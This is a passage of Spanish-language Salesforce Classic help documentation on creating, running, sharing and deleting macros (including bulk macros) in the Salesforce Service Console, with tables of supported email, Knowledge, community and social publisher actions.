|---|---|
| Para ver macros: | "Leer" en macros |
| Para crear y modificar macros: | "Crear" y "Modificar" en macros |
| Para crear y ejecutar macros irreversibles: | "Gestionar macros que los usuarios no pueden deshacer" |
| Para ejecutar macros masivas: | "Ejecutar macros en varios registros" |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Por ejemplo, suponga que su empresa tiene un fallo en el funcionamiento del servicio y muchos clientes se han puesto en contacto con el servicio de atención al cliente. Usted desea ayudar a los agentes a enviar un mensaje de correo electrónico a los clientes que han abierto casos sobre el fallo indicándoles el momento en que finalizará el fallo del servicio. Puede crear una macro masiva que utilice una plantilla de correo electrónico para crear y enviar un mensaje de correo electrónico a esos clientes.

Estos pasos muestran cómo crear una macro masiva que envía un mensaje de correo electrónico a la persona de contacto en los casos seleccionados. Para volver a crear este ejemplo en su organización de Salesforce, active el Publicador de correo electrónico.

1. Cree una macro.
2. Agregue las instrucciones para la macro.
   a. Seleccione un contexto para la macro. El contexto especifica el objeto con el que interactúa la macro.
   Por ejemplo, seleccionar **Seleccionar ficha activa** indica a la macro que está realizando una acción en la ficha de caso activa en Noticias de caso.
   b. Haga clic en **Listo**. Después de cada instrucción, haga clic en **Listo** para pasar a la línea siguiente.
   c. Seleccione el publicador con el que interactúa la macro.
   Por ejemplo, seleccionar **Seleccionar acción de correo** indica a la macro que interactúe con el Publicador de correo en Noticias de caso.
   d. Seleccione la acción que desea que realice la macro.
   Puede seleccionar **Aplicar plantilla de correo electrónico** y especificar qué plantilla de correo electrónico utilizar.
   e. Finalmente, seleccione **Acción de envío** para indicar a la macro que realice estas instrucciones.
3. Guarde la macro.
   Acaba de crear una macro que crea y envía un mensaje de correo electrónico a la persona de contacto para los casos seleccionados. Esta macro puede ejecutarse como macro masiva porque cumple todos los criterios de una macro masiva. Interactúa con el Publicador de correo electrónico, utiliza una instrucción admitida, e incluye una instrucción Acción de envío. Puede ejecutar esta macro como macro masiva en múltiples registros al mismo tiempo. También puede ejecutarla registro por registro.

Cuando mire la lista de macros, un icono que muestra un rayo de color verde con doble subrayado ( ) aparece junto a las macros masivas. Asegúrese de que este icono aparece junto a su macro.

## Sugerencias para la creación de macros masivas

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

La clave para usar correctamente macros masivas es seleccionar los registros correctos sobre los que ejecutar la macro. Los agentes de asistencia pueden filtras las vistas de lista para identificar qué registros seleccionar.

Cuando cree una macro masiva, es una buena práctica agregar una instrucción que cambie un valor de campo en el registro. Los agentes pueden filtrar los registros de la vista de lista en base al valor del campo. La actualización de un valor de campo permite a los agentes distinguir los registros en los que se ha ejecutado la macro de los casos sobre los que no se ha ejecutado la macro.

Ejemplo: Por ejemplo, suponga que muchos clientes abren casos sobre el mismo problema en un breve espacio de tiempo. El agente de asistencia puede ejecutar una macro masiva que envíe mensajes de correo electrónico a esos clientes para indicarles que la empresa conoce el problema y lo está solucionando. Pero, ¿qué ocurre dos días más tarde, cuando el agente desea ejecutar la macro masiva por segunda vez en nuevos casos sobre el mismo problema?

Debido a que los agentes utilizan el filtrado para determinar a qué casos aplicar la macro, es útil incorporar instrucciones a la macro masiva que cambien un valor de campo. De este modo, cuando se ejecuta la macro, actualiza automáticamente el valor del campo. Más adelante, cuando el agente tiene nuevos casos a los que responder, el agente pude filtrar los casos en base a este campo.

## Ejecutar una macro masiva en múltiples registros

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Puede ejecutar una macro masiva en únicamente un registro al mismo tiempo, o puede ejecutarla en múltiples registros al mismo tiempo. Utilice las macros masivas para tratar rápidamente casos o registros de clientes similares.

**Permisos de usuario necesarios**

| | |
|---|---|
| Para ver macros: | "Leer" en macros |
| Para crear y modificar macros: | "Crear" y "Modificar" en macros |
| Para crear y ejecutar macros irreversibles: | "Gestionar macros que los usuarios no pueden deshacer" |
| Para ejecutar macros masivas: | "Ejecutar macros en varios registros" |

Nota: Solo necesita el permiso Gestionar macros que los usuarios no pueden deshacer si desea ejecutar macros que contienen una instrucción Enviar acción. Todas las macros masivas contienen una instrucción Enviar acción. El icono de rayo ( ) indica que la macro realiza una acción, como el envío de un correo electrónico, que no se puede deshacer.

Puede ejecutar macros masivas en los objetos Cuentas, Casos, Contactos y Candidatos. Sin embargo, puede ejecutar una macro masiva únicamente sobre registros de una vista de lista de objeto a la vez. Por ejemplo, puede ejecutar una macro masiva sobre múltiples casos en la vista de lista Casos, pero no en casos y cuentas al mismo tiempo.

Un icono que muestra un rayo de color verde con doble subrayado ( ) indica si una macro es una macro masiva.

Las macros masivas se procesan en incrementos de 10 macros al mismo tiempo. Puede ejecutar una macro masiva sobre más de 10 casos, pero el sistema procesa la macro en grupos de 10 por tanda.

1. En la vista de lista Caso, seleccione los casos sobre los que desea ejecutar la macro.
   Puede filtrar los casos para identificar sobre qué casos desea ejecutar la macro.
2. Abra el widget de macros.
3. En el widget Macro, seleccione una macro con el icono de rayo de color verde ( ) y haga clic en **Ejecutar**.
4. En la ventana de confirmación, haga clic en **Aceptar** para continuar.
   La macro se ejecuta sobre los casos seleccionados. En la vista de lista, los casos sobre los que la macro se ejecutó correctamente se resaltan en verde y están marcados con un icono de marca de verificación de color verde. Los casos sobre los que la macro no se ejecutó correctamente están resaltados en rojos y marcados con un icono de X de color rojo. Para ver una explicación sobre la razón por la que la macro no funcionó en un caso, pase el ratón sobre el icono de X de color rojo.

## Ejemplos de macros

Estos ejemplos muestran el método para crear diferentes tipos de macros en base a sus necesidades comerciales.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Agregar y sustituir valores de campos en un caso utilizando macros

Suponga que sus agentes de asistencia a menudo agregan los mismos valores de campos a un registro, o que a menudo sustituyen un valor de campo. Puede crear una macro que agregue contenido automáticamente a un campo o que sustituya los valores de un campo. Al utilizar una macro se ahorra tiempo para los agentes ya que automatiza acciones repetitivas y rutinarias, dejándolos centrarse en ayudar a los cliente.

### Insertar Texto rápido en una publicación social

Suponga que los agentes de asistencia responden a menudo a preguntas de clientes en redes sociales, como Twitter o Facebook. Puede utilizar una macro para insertar automáticamente una respuesta en la publicación utilizando Texto rápido o texto. Este tipo de macro permite a los agentes responder rápidamente a clientes sin interrumpir su flujo de trabajo.

### Adjuntar automáticamente un Artículo de Salesforce Knowledge a un mensaje de correo electrónico en Noticias de caso utilizando macros

Quizá sus agentes de asistencia a menudo envían a los clientes el mismo artículo de Salesforce Knowledge. Este ejemplo explica cómo crear una macro que selecciona automáticamente un artículo y lo inserta en un mensaje de correo electrónico en Noticias de caso. Esta macro permite a los agentes responder a una pregunta habitual de los clientes haciendo clic en un botón, en vez de emplear tiempo buscando el artículo y copiándolo en el mensaje de correo electrónico.

## Agregar y sustituir valores de campos en un caso utilizando macros

Suponga que sus agentes de asistencia a menudo agregan los mismos valores de campos a un registro, o que a menudo sustituyen un valor de campo. Puede crear una macro que agregue contenido automáticamente a un campo o que sustituya los valores de un campo. Al utilizar una macro se ahorra tiempo para los agentes ya que automatiza acciones repetitivas y rutinarias, dejándolos centrarse en ayudar a los cliente.

El Publicador de correo debe estar activado en su organización de Salesforce.

Estos pasos ilustran algunas formas para utilizar instrucciones Agregar, Sustituir e Insertar en una macro.

1. Cree una macro.
2. Agregue las instrucciones para indicar a la macro qué valor del campo de correo electrónico sustituir. Este ejemplo muestra cómo sustituir el campo Asunto en un mensaje de correo electrónico.
   a. En la sección Instrucciones de macros, haga clic en **+ Agregar instrucción**.
   b. La primera instrucción indica a la macro sobre qué objeto actuar. Aquí, seleccione **Seleccionar ficha de caso activa**.
   c. La siguiente instrucción indica a la macro con qué acción del publicador de Noticias de caso interactuar. Aquí, seleccione **Seleccionar acción de correo**.
   d. Ahora indique a la macro qué hacer en la Acción de correo. Seleccione **Sustituir asunto**. En el campo de texto, especifique la línea de asunto.

      Al seleccionar una instrucción Sustituir se borra el valor existente en el campo y se sustituye con el valor especificado en la macro.

      Por ejemplo, introduzca `Actualización sobre su pedido`. Suponga que la línea de asunto era `No he recibido mi pedido`. La macro borra la línea de asunto anterior y la sustituye por `Actualización sobre su pedido`.
3. Agregue las instrucciones para indicar a la macro que sustituya un campo de correo electrónico por un valor en blanco. En este ejemplo, borramos el campo Cco.
   a. Seleccione **Sustituir direcciones de Cco**. Deje el campo de texto en blanco.

      Al seleccionar una instrucción Sustituir y dejar el campo de texto en blanco se borran los valores del campo, de modo que el resultado es un campo en blanco.
4. Agregue las instrucciones para indicar a la macro qué valores insertar en un campo. En este ejemplo, agregamos dos direcciones de correo electrónico al campo Cc.
   a. Seleccione **Agregar direcciones de Cc**. En el campo de texto, especifique las direcciones de correo electrónico. Puede especificar direcciones de correo electrónico múltiples separándolas con una coma.

      Al seleccionar una instrucción Agregar o Insertar se incorpora el valor especificado en la macro al campo, pero no elimina los valores que ya están allí.

      Por ejemplo, introduzca `envio@ejemplo.com, facturas@ejemplo.com`. Suponga que el campo Cc ya contiene `asistencia@ejemplo.com`. Esta macro añade `envio@ejemplo.com` y `facturas@ejemplo.com` después de `asistencia@ejemplo.com`.
5. Seleccione **Enviar acción**. Esta instrucción indica a la macro que ejecute la acción de correo electrónico.
6. Guarde la macro.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver macros:
- "Leer" en macros

Para crear y modificar macros:
- "Crear" y "Modificar" en macros

Para crear una macros irreversible:
- "Gestionar macros que los usuarios no pueden deshacer"

## Insertar Texto rápido en una publicación social

Suponga que los agentes de asistencia responden a menudo a preguntas de clientes en redes sociales, como Twitter o Facebook. Puede utilizar una macro para insertar automáticamente una respuesta en la publicación utilizando Texto rápido o texto. Este tipo de macro permite a los agentes responder rápidamente a clientes sin interrumpir su flujo de trabajo.

El Editor de correo electrónico, Texto rápido y Servicio al cliente de redes sociales deben estar activados en su organización.

Estos pasos ilustran una forma para utilizar instrucciones Insertar en una macro.

1. Cree una macro.
2. Agregue las instrucciones para indicar lo que hace la macro. Este ejemplo muestra cómo insertar Texto rápido en una publicación en redes sociales.
   a. En la sección Instrucciones de macros, haga clic en **+ Agregar instrucción**.
   b. La primera instrucción indica a la macro sobre qué objeto actuar. Aquí, seleccione **Seleccionar ficha de caso activa**.
   c. La siguiente instrucción indica a la macro con qué acción del publicador de Noticias de caso interactuar. Aquí, seleccione **Seleccionar acción social**.
   d. Ahora indique a la macro qué hacer en la acción social. Seleccione **Insertar en cuerpo**. Puede insertar **Texto rápido** o **Texto**.

      Al seleccionar una instrucción Insertar adjunta el Texto rápido o el texto especificado en la macro al final del texto que ya está en el campo. En acciones del publicador social, la instrucción Insertar resulta útil porque puede retener la @mención y agregar texto después de ella.

   e. Especifique qué Texto rápido desea que utilice la macro, o introduzca el texto que desea utilizar.
3. Seleccione **Enviar acción**. Esta instrucción indica a la macro que ejecute la acción social.
4. Guarde la macro.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver macros:
- "Leer" en macros

Para crear y modificar macros:
- "Crear" y "Modificar" en macros

Para crear una macros irreversible:
- "Gestionar macros que los usuarios no pueden deshacer"

## Adjuntar automáticamente un Artículo de Salesforce Knowledge a un mensaje de correo electrónico en Noticias de caso utilizando macros

Quizá sus agentes de asistencia a menudo envían a los clientes el mismo artículo de Salesforce Knowledge. Este ejemplo explica cómo crear una macro que selecciona automáticamente un artículo y lo inserta en un mensaje de correo electrónico en Noticias de caso. Esta macro permite a los agentes responder a una pregunta habitual de los clientes haciendo clic en un botón, en vez de emplear tiempo buscando el artículo y copiándolo en el mensaje de correo electrónico.

Debe disponer de Salesforce Knowledge One activado para su organización. El componente Salesforce Knowledge One debe estar activado e incorporado como un componente a la página Salesforce Console for Service.

1. Cree una macro.
2. Agregue las instrucciones para indicar a la macro que busque un artículo específico.
   a. En la sección Instrucciones de macros, haga clic en **+ Agregar instrucción**.
   b. La primera instrucción indica a la macro sobre qué caso actuar. Aquí, seleccione **Seleccionar ficha de caso activa**.
   c. La siguiente instrucción indica a la macro sobre qué parte de la consola actuar. Aquí, seleccione **Seleccionar componente de la barra lateral de Knowledge**.
   d. Ahora indiquemos a la macro qué hacer en la barra lateral de Knowledge. Seleccione **Seleccionar búsqueda de artículos**.
   e. Este paso define la palabra clave que la búsqueda de Knowledge utiliza para localizar el artículo adecuado. Seleccione **Establecer palabras clave**. En el campo de texto puede especificar el número de artículo o una palabra clave.
      - Número de artículo: El número de artículo recupera un artículo por su número, lo que resulta útil cuando desea seleccionar un artículo específico. La sintaxis es `articlenumber:123456789`.

        Nota: La sintaxis distingue entre mayúsculas y minúsculas y debe escribirse en minúsculas.
      - Palabras clave: También puede buscar por palabras clave. Salesforce busca esas palabras clave en el título y en el cuerpo de los artículos de la base de datos de Knowledge. Por ejemplo, introduzca "Restablecer su contraseña".
   f. Seleccione **Ejecutar búsqueda**. Esta instrucción indica a la macro que realice la búsqueda cuando alguien ejecuta esta macro.
3. Agregue las instrucciones para indicar a la macro que inserte el artículo en el mensaje de correo electrónico que se está modificando en Noticias de caso.
   a. Haga clic en **Seleccionar artículo más relevante**. Esta instrucción indica a la macro que utilice el artículo que apareció primero en los resultados de la búsqueda.
   b. Seleccione **Insertar en correo electrónico como HTML**. Esta instrucción inserta el artículo completo, incluyendo texto e imágenes, en el mensaje de correo electrónico en la posición del cursor.
4. Guarde la macro.

EDICIONES

Disponible en: Salesforce Classic

Las macros están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Salesforce Knowledge está disponible en **Performance Edition** y **Developer Edition** y en **Unlimited Edition** con Service Cloud.

Salesforce Knowledge está disponible por un coste adicional en: **Enterprise Edition** y **Unlimited Edition**.

PERMISOS DE USUARIO

Para ver macros:
- "Leer" en macros

Para crear y modificar macros:
- "Crear" y "Modificar" en macros

# Gestionar macros

Es sencillo duplicar, compartir y eliminar macros.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Duplicar macros

Puede copiar macros rápidamente duplicándolos. La duplicación de macros resulta útil para crear macros que son variantes de la macro de origen.

Compartir macros

Las macros utilizan el mismo modelo de colaboración que otros objetos en Salesforce. Puede compartir macros con grupos públicos y otros usuarios, permitiendo a otros agentes del servicio de asistencia aumentar su eficacia con macros.

Eliminar macros

Puede eliminar macros que ya no necesita.

## Duplicar macros

Puede copiar macros rápidamente duplicándolos. La duplicación de macros resulta útil para crear macros que son variantes de la macro de origen.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Permisos de usuario necesarios | |
|---|---|
| Para ver macros: | "Leer" en macros |
| Para duplicar macros: | "Crear" y "Modificar" en macros |

Tanto los administradores como los agentes del servicio de asistencia pueden duplicar macros si tienen los permisos de usuario apropiados.

1. Abra el widget de macros.
2. Haga clic en la macro que desea duplicar.
3. Si está utilizando el widget Macros, haga clic en el icono **Ver detalles** ( ).
4. Haga clic en **Duplicar**.
5. En el campo `Nombre de macro`, introduzca un nombre único para la macro.
6. Opcionalmente, modifique las instrucciones para la macro. También puede modificar las instrucciones en cualquier momento.
7. Haga clic en **Guardar**.

## Compartir macros

Las macros utilizan el mismo modelo de colaboración que otros objetos en Salesforce. Puede compartir macros con grupos públicos y otros usuarios, permitiendo a otros agentes del servicio de asistencia aumentar su eficacia con macros.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Permisos de usuario necesarios**

| | |
|---|---|
| Para ver macros: | "Leer" en macros |
| Para compartir macros: | "Crear" y "Modificar" en macros |

1. Abra el widget de macros.
2. Seleccione la macro que desea compartir.
3. Haga clic en el icono **Ver detalle** ( ).
4. Haga clic en **Colaboración**.
5. En la página Nueva colaboración, busque un grupo público o un usuario por nombre.
6. Comparta la macro seleccionando un grupo o un usuario desde la lista **Disponible** y haciendo clic en **Agregar**. Para detener el uso compartido de un macro, seleccione un grupo o un usuario desde la lista **Compartir con** y haga clic en **Eliminar**.
7. Si está compartiendo la macro, establezca el `Nivel de acceso` como *Solo lectura* o *Lectura/Escritura*.
   - *Solo lectura* permite a los agentes de asistencia ver y ejecutar la macro.
   - *Lectura/Escritura* permite a los agentes de asistencia modificar, ver y ejecutar la macro.
8. Haga clic en **Guardar**.

## Eliminar macros

Puede eliminar macros que ya no necesita.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Permisos de usuario necesarios**

| | |
|---|---|
| Para ver macros: | "Leer" en macros |
| Para eliminar macros: | "Eliminar" en macros |

Tanto los administradores como los agentes del servicio de asistencia pueden eliminar macros, siempre que tengan los permisos de usuario apropiados.

1. En la página de inicio de la consola de Salesforce, haga clic en **Macros** o **M** para abrir el widget Macros. También puede acceder a macros desde la ficha Macros.
2. Haga clic en la macro que desea eliminar.
3. Si está utilizando el widget Macros, haga clic en el icono **Ver detalles** ( ). (Este paso no es necesario si está utilizando la ficha Macros.)
4. Haga clic en **Eliminar**.
5. Haga clic en **Aceptar** en la ventana de confirmación.

# Publicadores y acciones admitidas en macros

Los siguientes publicadores y acciones se admiten en macros en la Consola de Salesforce para Servicio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Acciones del publicador de correo electrónico admitidas en macros

Estas acciones están disponibles cuando hace clic en **Seleccionar acción de correo electrónico** en las instrucciones de macros. Las acciones de correo electrónico le permiten modificar texto en mensajes de correo electrónico en las noticias en tiempo real de casos. Puede crear y ejecutar macros para realizar estas acciones en el Publicador de correo electrónico en la Consola de Salesforce para Servicio.

### Acciones de Salesforce Knowledge admitidas en macros

Estas acciones están disponibles cuando hace clic en **Seleccionar componente de la barra lateral de Knowledge** en las instrucciones de macros. Las acciones de Knowledge le permiten buscar artículos de Knowledge en casos. Puede crear y ejecutar macros para realizar estas acciones en el Publicador Salesforce Knowledge en la Consola de Salesforce para Servicio.

### Acciones rápidas personalizadas admitidas en macros

Estas acciones están disponibles cuando hace clic en **Seleccionar** *`Nombre de acción rápida`* en las instrucciones de macros. Puede crear y ejecutar macros para realizar acciones rápidas personalizadas en la Consola de Salesforce para Servicio.

### Acciones del publicador de comunidad admitidas en macros

Estas acciones están disponibles cuando hace clic en **Seleccionar acción de comunidad** en las instrucciones de macros. Las acciones de comunidad le permiten actualizar y publicar en Comunidades de Salesforce. Puede crear y ejecutar macros para realizar estas acciones en el Publicador de comunidad en la Consola de Salesforce para Servicio.

### Acciones sociales admitidas en macros

Estas acciones están disponibles cuando hace clic en **Seleccionar acción social** en las instrucciones de macros. Puede crear y ejecutar macros para realizar estas acciones en el Publicador social en la Consola de Salesforce para Servicio.

## Acciones del publicador de correo electrónico admitidas en macros

Estas acciones están disponibles cuando hace clic en **Seleccionar acción de correo electrónico** en las instrucciones de macros. Las acciones de correo electrónico le permiten modificar texto en mensajes de correo electrónico en las noticias en tiempo real de casos. Puede crear y ejecutar macros para realizar estas acciones en el Publicador de correo electrónico en la Consola de Salesforce para Servicio.

Para utilizar estas acciones, debe tener activado el Publicador de correo electrónico en su organización de Salesforce y agregado como un componente de consola al formato de página de noticias en tiempo real de casos.

Las macros masivas no se admiten para acciones del Publicador de correo electrónico

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Tabla 67: Acciones del publicador de correo electrónico admitidas en macros**

| Acción | Descripción | ¿Se admite en macros masivas? |
|---|---|---|
| Sustituir Direcciones de destino | Borra las direcciones de correo electrónico en el campo Direcciones de destino y las sustituye por las direcciones de correo electrónico especificadas. Para utilizar varias direcciones de correo electrónico, sepárelas con comas. | Sí |

| Acción | Descripción | ¿Se admite en macros masivas? |
|---|---|---|
| Agregar a Direcciones de destino | Agrega estas direcciones de correo electrónico al campo Para, pero no elimina las direcciones que ya hay en el campo Para. Para utilizar varias direcciones de correo electrónico, sepárelas con comas. | No |
| Sustituir Direcciones de Cc | Borra las direcciones de correo electrónico en el campo Direcciones de Cc y las sustituye por las direcciones de correo electrónico especificadas. Para utilizar varias direcciones de correo electrónico, sepárelas con comas. | Sí |
| Agregar a Direcciones de Cc | Agrega estas direcciones de correo electrónico al campo Cc, pero no elimina las direcciones que ya hay en el campo Cc. Para utilizar varias direcciones de correo electrónico, sepárelas con comas. | No |
| Sustituir Direcciones de Cco | Borra las direcciones de correo electrónico en el campo Direcciones de Cco y las sustituye por las direcciones de correo electrónico especificadas. Para utilizar varias direcciones de correo electrónico, sepárelas con comas. | Sí |
| Agregar a Direcciones de Cco | Agrega estas direcciones de correo electrónico al campo Cco, pero no elimina las direcciones que ya hay en el campo Cco. Para utilizar varias direcciones de correo electrónico, sepárelas con comas. | No |
| Establecer dirección De | Borra la dirección de correo electrónico en el campo de dirección De y la sustituye por la dirección de correo electrónico especificada. | Sí |
| Sustituir Asunto | Borra el campo Asunto y lo sustituye por el texto especificado. | Sí |
| Agregar a Asunto | Anexa este texto al final del campo Asunto, pero no elimina el texto que ya hay en el campo Asunto. | No |
| Sustituir Cuerpo HTML | Borra el contenido del cuerpo del mensaje de correo electrónico y lo sustituye por el contenido HTML especificado. | Sí |
| Insertar en Cuerpo HTML | Agrega Texto rápido o texto al texto del cuerpo HTML, pero no elimina texto que ya hay allí. El Texto rápido o el texto se inserta en la posición del cursor. | No |
| Aplicar plantilla de correo electrónico | Inserta la plantilla de correo electrónico especificada en un mensaje de correo electrónico en la ficha del caso activo. | Sí |
| Enviar acción | Indica a la macro que realice estas instrucciones cuando alguien ejecuta esta macro.<br>Una macro que contiene una instrucción Enviar acción es irreversible. Debe disponer del permiso de usuario Gestionar macros que los usuarios no pueden deshacer para crear, modificar y ejecutar macros que contienen instrucciones para realizar acciones irreversibles.<br>Una macro que contiene una instrucción Enviar acción puede ejecutarse como una macro masiva. Debe tener el permiso de usuario Ejecutar macros en varios registros para ejecutar macros masivas. | Sí |

## Acciones de Salesforce Knowledge admitidas en macros

Estas acciones están disponibles cuando hace clic en **Seleccionar componente de la barra lateral de Knowledge** en las instrucciones de macros. Las acciones de Knowledge le permiten buscar artículos de Knowledge en casos. Puede crear y ejecutar macros para realizar estas acciones en el Publicador Salesforce Knowledge en la Consola de Salesforce para Servicio.

Para utilizar estas acciones, debe disponer de Salesforce Knowledge habilitado en su organización y agregado como un componente de consola. Las acciones de Salesforce Knowledge, como adjuntar un artículo a un caso, deben estar habilitadas en la consola.

Nota: La Barra lateral de Knowledge debe ampliarse cuando ejecuta una macro de Knowledge. Si la barra lateral está contraída, la macro no funciona.

Internet Explorer 7 y las macros masivas no se admiten para acciones de Salesforce Knowledge.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Tabla 68: Acciones de Salesforce Knowledge admitidas en macros**

| Acción | Descripción | ¿Se admite en macros masivas? |
|---|---|---|
| Seleccionar componente de la barra lateral de Knowledge | Indica a la macro que estas instrucciones afectan a la Barra lateral de Knowledge en la consola. | No |
| Seleccionar búsqueda de artículo | Indica a la macro que las instrucciones afectan a la búsqueda en Knowledge. | No |
| Establecer palabras clave | Especifica las palabras clave que hay que utilizar cuando se busca en la base de datos de Knowledge. Puede realizar búsquedas por:<br>• Número de artículo: El número de artículo recupera un artículo por su número, lo que resulta útil cuando desea seleccionar un artículo específico. La sintaxis es `articlenumber:123456789`.<br>• Palabras clave: Puede buscar por palabras clave. La búsqueda de Salesforce Knowledge busca esas palabras clave en el título y en el cuerpo de los artículos de la base de datos de Knowledge. Por ejemplo, la frase `Restablecer su contraseña` devuelve artículos que contienen esa frase. | No |
| Ejecutar búsqueda | Indica a la macro que busque en la base de datos de Knowledge empleando los criterios especificados en la instrucción Establecer palabras clave. | No |
| Seleccionar artículo más relevante | Seleccione el primer artículo enumerado en los resultados de la búsqueda. | No |
| Vincular al caso | Adjunta el artículo al caso. | No |
| Adjuntar a correo electrónico como PDF | Agrega el artículo como un archivo adjunto PDF al mensaje de correo electrónico en el caso. | No |
| Insertar en correo electrónico como HTML | Inserta el texto y los vínculos del artículo en el mensaje de correo electrónico en el caso. | No |

## Acciones rápidas personalizadas admitidas en macros

Estas acciones están disponibles cuando hace clic en **Seleccionar** *Nombre de acción rápida* en las instrucciones de macros. Puede crear y ejecutar macros para realizar acciones rápidas personalizadas en la Consola de Salesforce para Servicio.

Para utilizar estas acciones, debe tener definidas Acciones rápidas en su organización de Salesforce y agregadas al formato de página de noticias en tiempo real de casos.

Las macros masivas no se admiten en Acciones rápidas para acciones sociales.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Tabla 69: Acciones rápidas personalizadas admitidas en macros**

| Acción | Descripción | ¿Se admite en macros masivas? |
|---|---|---|
| Sustituir `<campo de texto>` | Borra el contenido del campo de texto y lo sustituye por el texto especificado. | Sí |
| Agregar a `<campo de texto>` | Agrega el texto especificado al final del campo de texto, pero no elimina el texto que ya hay allí. El texto se inserta en la posición del cursor. | No |
| Enviar acción | Indica a la macro que realice estas instrucciones cuando alguien ejecuta esta macro.<br>Una macro que contiene una instrucción Enviar acción es irreversible. Debe disponer del permiso de usuario Gestionar macros que los usuarios no pueden deshacer para crear, modificar y ejecutar macros que contienen instrucciones para realizar acciones irreversibles.<br>Una macro que contiene una instrucción Enviar acción puede ejecutarse como una macro masiva. Debe tener el permiso de usuario Ejecutar macros en varios registros para ejecutar macros masivas. | Sí |

## Acciones del publicador de comunidad admitidas en macros

Estas acciones están disponibles cuando hace clic en **Seleccionar acción de comunidad** en las instrucciones de macros. Las acciones de comunidad le permiten actualizar y publicar en Comunidades de Salesforce. Puede crear y ejecutar macros para realizar estas acciones en el Publicador de comunidad en la Consola de Salesforce para Servicio.

Para utilizar estas acciones, debe tener activado el Publicador de comunidad en su organización de Salesforce y agregado como un componente de consola al formato de página de noticias en tiempo real de casos.

Las macros masivas no se admiten en acciones del Publicador de comunidad

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Tabla 70: Acciones del publicador de comunidad admitidas en macros**

| Acción | Descripción | ¿Se admite en macros masivas? |
|---|---|---|
| Sustituir cuerpo | Borra el contenido de la publicación y lo sustituye por el texto especificado. | No |
| Insertar en cuerpo | Agrega Texto rápido o texto a la publicación de la comunidad, pero no elimina texto que ya hay allí. El Texto rápido o el texto se inserta en la posición del cursor. | No |
| Enviar acción | Indica a la macro que realice estas instrucciones cuando alguien ejecuta esta macro.<br>Una macro que contiene una instrucción Enviar acción es irreversible. Debe disponer del permiso de usuario Gestionar macros que los usuarios no pueden deshacer para crear, modificar y ejecutar macros que contienen instrucciones para realizar acciones irreversibles. | No |

## Acciones sociales admitidas en macros

Estas acciones están disponibles cuando hace clic en **Seleccionar acción social** en las instrucciones de macros. Puede crear y ejecutar macros para realizar estas acciones en el Publicador social en la Consola de Salesforce para Servicio.

Para utilizar estas acciones, debe tener activada la función Acciones sociales en su organización y agregada como un componente de consola al formato de página de noticias en tiempo real de casos.

Las macros masivas no se admiten en Acciones sociales.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**Tabla 71: Acciones sociales admitidas en macros**

| Acción | Descripción | ¿Se admite en macros masivas? |
|---|---|---|
| Sustituir contenido | Borra el contenido del campo de texto y lo sustituye por el texto especificado. | No |
| Insertar en contenido | Agrega el texto especificado al campo de texto, pero no elimina el texto que ya hay allí. El Texto rápido o el texto se inserta en la posición del cursor. | No |
| Establecer tipo de mensaje | Indica a la macro utilizar el tipo de mensaje seleccionado.<br>Tipos de mensajes de Facebook:<br>• Publicación<br>• Comentario<br>• Privado<br>Tipos de mensajes de Twitter:<br>• Tuitear<br>• Retuitear<br>• Respuesta<br>• Directo | No |

| Acción | Descripción | ¿Se admite en macros masivas? |
|---|---|---|
| Enviar acción | Indica a la macro que realice estas instrucciones cuando alguien ejecuta esta macro.<br>Una macro que contiene una instrucción Enviar acción es irreversible. Debe disponer del permiso de usuario Gestionar macros que los usuarios no pueden deshacer para crear, modificar y ejecutar macros que contienen instrucciones para realizar acciones irreversibles. | No |

# Personalizar una consola de Salesforce

## Componentes de la consola

Cree componentes para personalizar, ampliar o integrar la consola de Salesforce con otros sistemas.

Los componentes le permiten mostrar varios tipos de datos en el pie de página, las barras laterales, los paneles de aspectos destacados y los registros de interacción de una consola. Puede crear componentes para resolver varios problemas empresariales y mostrar elementos como:

- Aplicaciones externas
- Widgets de Chat o SoftPhone
- Contexto cuando los usuarios ven páginas concretas
- Información contextual junto con registros
- Paneles de aspectos destacados o registros de interacción
- Contenido cuando los usuarios hacen clic en un botón personalizable del pie de página

EDICIONES

Disponible en: Salesforce Classic

